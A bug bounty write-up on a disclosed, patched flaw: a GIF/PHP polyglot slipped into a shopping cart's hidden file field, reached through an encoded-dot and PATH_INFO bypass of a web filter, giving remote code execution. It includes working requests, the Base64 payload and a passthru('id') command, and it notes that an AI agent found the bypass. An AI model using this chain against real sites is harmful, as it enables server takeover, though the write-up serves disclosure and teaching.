2,050€ Shopping Cart (RCE)
I had spent the last few weeks improving hackbots and throwing them at programs to just collect more dupes than bugs that pay. Though fun and productive for my know-how, I missed the old CTF-like feeling when you are stuck most of the time, but breakthroughs hit hard.
So one evening I decided to stretch my manual hunting skills and take a look at an invitation to a private program that landed in my Intigriti invites recently. The target was not well known globally, but definitely a popular local e-commerce store that looked a bit less hardened.
I thought it would be an ideal target for some calm evening digging.
Not so boring JS
As always, I clicked through every visible application function and found very little behaviour that looked juicy or novel enough not to have been hammered by a ton of agents already. After finding nothing interesting, I moved on to analyzing some JS sources.
I downloaded the first-party bundles, and searched for the usual route-shaped words:
rg -n '/api/|graphql|swagger|schema' js/One JavaScript reference led to an API description endpoint (real endpoint changed):
GET /api/schema HTTP/1.1
Host: shop.example
The response was a large Swagger style map of the backend, much richer than the storefront. I then searched it for anything that could involve some input or our controlled bytes:
rg -n 'file|base64|content|attachment' api-schema.jsonThat search revealed one interesting file object inside the options for adding an item to a cart. Stripped down to the fields that mattered, it looked like this:
item
├── product
├── quantity
└── option
    ├── id
    ├── value
    └── file
        ├── data_base64
        ├── content_type
        └── filename
The product page had no upload UI, yet the cart model accepted raw Base64, a MIME type, and a filename. It was weird as the upload was invisible to natural shopping flow, but not to JSON.
But why upload a file?
Turns out file uploads inside shopping carts are legit. A customizable product may need a logo, photograph or design document, so the platform stores that file alongside the cart item. Many stores generalize this behaviour to all items, so this behaviour can appear quite often in some e-stores. This is not automatically a vuln.
I was eager to test it, so I created an anonymous cart:
POST /api/carts HTTP/1.1
Host: shop.example
Content-Type: application/json

{}
The response contained a cart ID:
"XXXXX"I selected an ordinary product with no visible file upload feature and manually supplied the file fields inside the add-to-cart JSON.
My first attempt was quite lazy. I sent plain PHP encoded as Base64 with image/gif, and named php_test.php.
The API returned HTTP 400 with a slightly misleading message:
{"message":"The image content must be valid base64 encoded data."}The Base64 decoded correctly. The decoded bytes failed because they were not an image. Simply lying about the MIME type was not enough. If I wanted the PHP bytes stored, the file also had to be a real image.
Perfect. This was exactly the kind of puzzle I had wanted for the evening.
Building the GIF/PHP file
The first layer wanted an image. But the later layer might interpret the same bytes as PHP. So we need a file to make both of them happy.
Image parsers and PHP do not need to agree about when a file ends. I took a complete 1x1 GIF89a image and appended a harmless PHP expression after its trailer byte.
That GIF Base64 representation is:
R0lGODlhAQABAIAAAAAAAP///ywAAAAAAQABAAACAUwAOw==I appended following bytes immediately after the GIF:
<?php echo "PHP_TEST_".(7*7); ?>This shell snippet produces the exact combined Base64 value without creating a file:
gif_base64='R0lGODlhAQABAIAAAAAAAP///ywAAAAAAQABAAACAUwAOw=='

{
  printf '%s' "$gif_base64" | base64 -d
  printf '%s' '<?php echo "PHP_TEST_".(7*7); ?>'
} | base64 | tr -d '\r\n'
Its output is the Base64 encoding of the exact 66-byte carrier used in this example:
R0lGODlhAQABAIAAAAAAAP///ywAAAAAAQABAAACAUwAOzw/cGhwIGVjaG8gIlBIUF9URVNUXyIuKDcqNyk7ID8+Now it's simple. If the server returned the file normally, I would see the PHP source with 7*7. If the server executed it as PHP, I would see PHP_TEST_49.
I placed the combined Base64 value into the file object and sent the cart-item request:
POST /api/carts/XXXXX/items HTTP/1.1
Host: shop.example
Content-Type: application/json

{
  "item": {
    "product": "PRODUCT",
    "quantity": 1,
    "option": {
      "id": "OPTION",
      "value": "file",
      "file": {
        "data_base64": "R0lGODlhAQABAIAAAAAAAP///ywAAAAAAQABAAACAUwAOzw/cGhwIGVjaG8gIlBIUF9URVNUXyIuKDcqNyk7ID8+",
        "content_type": "image/gif",
        "filename": "php_test.php"
      }
    }
  }
}
I still expected to get some other blocker, but this time it returned HTTP 200.

The response preserved my .php filename. It also reported the file size, declared MIME type, 1x1 dimensions, and a storage path shaped like this:
<web-root>/media/uploads/php_test.phpThe cart had accepted a file option the product did not have! The image validator had recognized the complete byte string as a GIF, but the storage logic had preserved the .php extension and the trailing PHP bytes. This storage was seemingly implemented in all the wrong ways.
Of course, to separate static retrieval from execution, I immediately requested its returned media URL.
GET /media/uploads/php_test.php HTTP/1.1
Host: shop.example
The response was HTTP 406 with a generic security page.

The response appeared to come from a front layer such as a CDN, WAF, or reverse proxy. Upload was possible, but direct access to the PHP file was blocked.
Still, that was a good result. We had an arbitrary file upload.
But it was not RCE yet.
It was getting late, and none of the obvious bypasses had worked, so I closed the laptop and went to bed, hoping I could sleep on it.
I didn’t sleep for long, though. Funny it is, but an unfinished exploit chain is surprisingly effective motivation to get out of bed.
Next morning, I tried few variations that came to my mind. Unfortunately, case changes, alternate PHP suffixes, double extensions, and nearby media routes produced either the same block, static content, or ordinary 404 responses.
I thought that this was a dead-end. I had found an excellent anonymous hosting service for one-pixel GIFs. Another idea I had in mind to upload GIF/HTML polyglot to get stored XSS, but the tested .html paths returned 404 before reaching the application. So edge blocking seemed to be solid.
I wanted give up and to move on to testing other untouched surface, but I was very tempted to point my agent at this problem at last. So I did it.
Testing alternate paths with 5.6
After enough dead ends, I realized I had been asking the wrong question. Instead of asking which filename PHP might execute, I should have asked which component produced each response and what version of the path it had seen.
I handed the cart file upload request, the known PHP route, and the 406 response to 5.6 Sol Ultra.
I asked it to change one path property at a time and compare the full responses. Maybe another representation of the same path could reach PHP handler?!
Execution path
After a few minutes, I expected another terminal full of 406 and 404 responses. Instead, one row ended in 200. Across equivalent PHP extensions, the responses basically reduced to this:
php_test.php                         -> 406
php_test%2ephp                       -> 404
php_test.php/image.jpg               -> 406
php_test%2ephp/image.jpg             -> 200, PHP_TEST_49
The uploaded source contained 7*7, not 49.

I immediately created another cart, uploaded a freshly named copy of the same harmless carrier, and replayed this manually.
The manual response was a cache miss and again contained the generated value rather than the plain PHP source.
Execution was proven, but the path still made no sense to me.
Why did /image.jpg matter?
It turns out, in many PHP deployments, a URL can continue after the script name. This request:
/index.php/orders/42does not necessarily refer to a physical directory named index.php. The web server can execute index.php and pass the rest separately:
SCRIPT_FILENAME=<web-root>/index.php
PATH_INFO=/orders/42
SCRIPT_FILENAME tells PHP-FPM which file to execute. PATH_INFO is extra route data supplied alongside that script. The suffix does not need to exist on disk.
That made the successful request much more interesting. Applied to my path, backend handling looked like this:
1. Raw request target

   /media/uploads/php_test%2ephp/image.jpg

2. Front-layer inspection

   The rule apparently does not reconstruct .php from %2ephp, while the raw request target ends in .jpg. `.php` was blocked by 406 if it was seen anywhere in the path.

3. Downstream percent decoding

   /media/uploads/php_test.php/image.jpg

4. Web-server script selection

   SCRIPT_FILENAME=<web-root>/media/uploads/php_test.php

5. Extra pathname information

   PATH_INFO=/image.jpg

6. PHP executes php_test.php
The front edge appeared to inspect the encoded, image-looking request. A later component decoded the dot and found the existing php_test.php prefix.
Confirming OS command execution
The arithmetic marker proved PHP evaluation. Next, I just kept the same complete GIF prefix and replaced only the PHP tail with fixed harmless OS command:
<?php echo "PHP_TEST_ID:"; passthru("id"); ?>After the leading GIF bytes, a response through the encoded-dot and trailing-path form was:
PHP_TEST_ID:uid=33(www-data) gid=33(www-data) groups=33(www-data)The response did not contain the literal PHP source. We had RCE.
I ran few more commands to confirm this was not some isolated sandbox. Hostname and kernel info suggested a production container or an application pod. I then stopped probing and built up the report.
The complete exploit chain
Once understood, the complete exploit needed only three requests:
- Create an anonymous guest cart.
- Add a normal product while injecting a fake file option that carries a valid GIF/PHP file and an attacker-selected
.phpfilename. - Request the stored media path with
%2ebeforephpand append a trailing segment consistent withPATH_INFOrouting.
The final PoC took seconds for 5.6 to craft. Establishing what each of those seconds meant took considerably longer...
Remediation
I submitted PoC and the program reproduced it. A patch was deployed within a few hours and few weeks later bounty was awarded.

What I liked most about this bug was how ordinary every piece looked on its own. It felt like a classic CTF challenge. The cart accepted a file it should not have accepted. The image parser inspected GIF validity, but tolerated bytes after its trailer and the front layer had some holes in being consistent with the backend.
These kind of bugs are exactly those which keep you hooked for hunting more...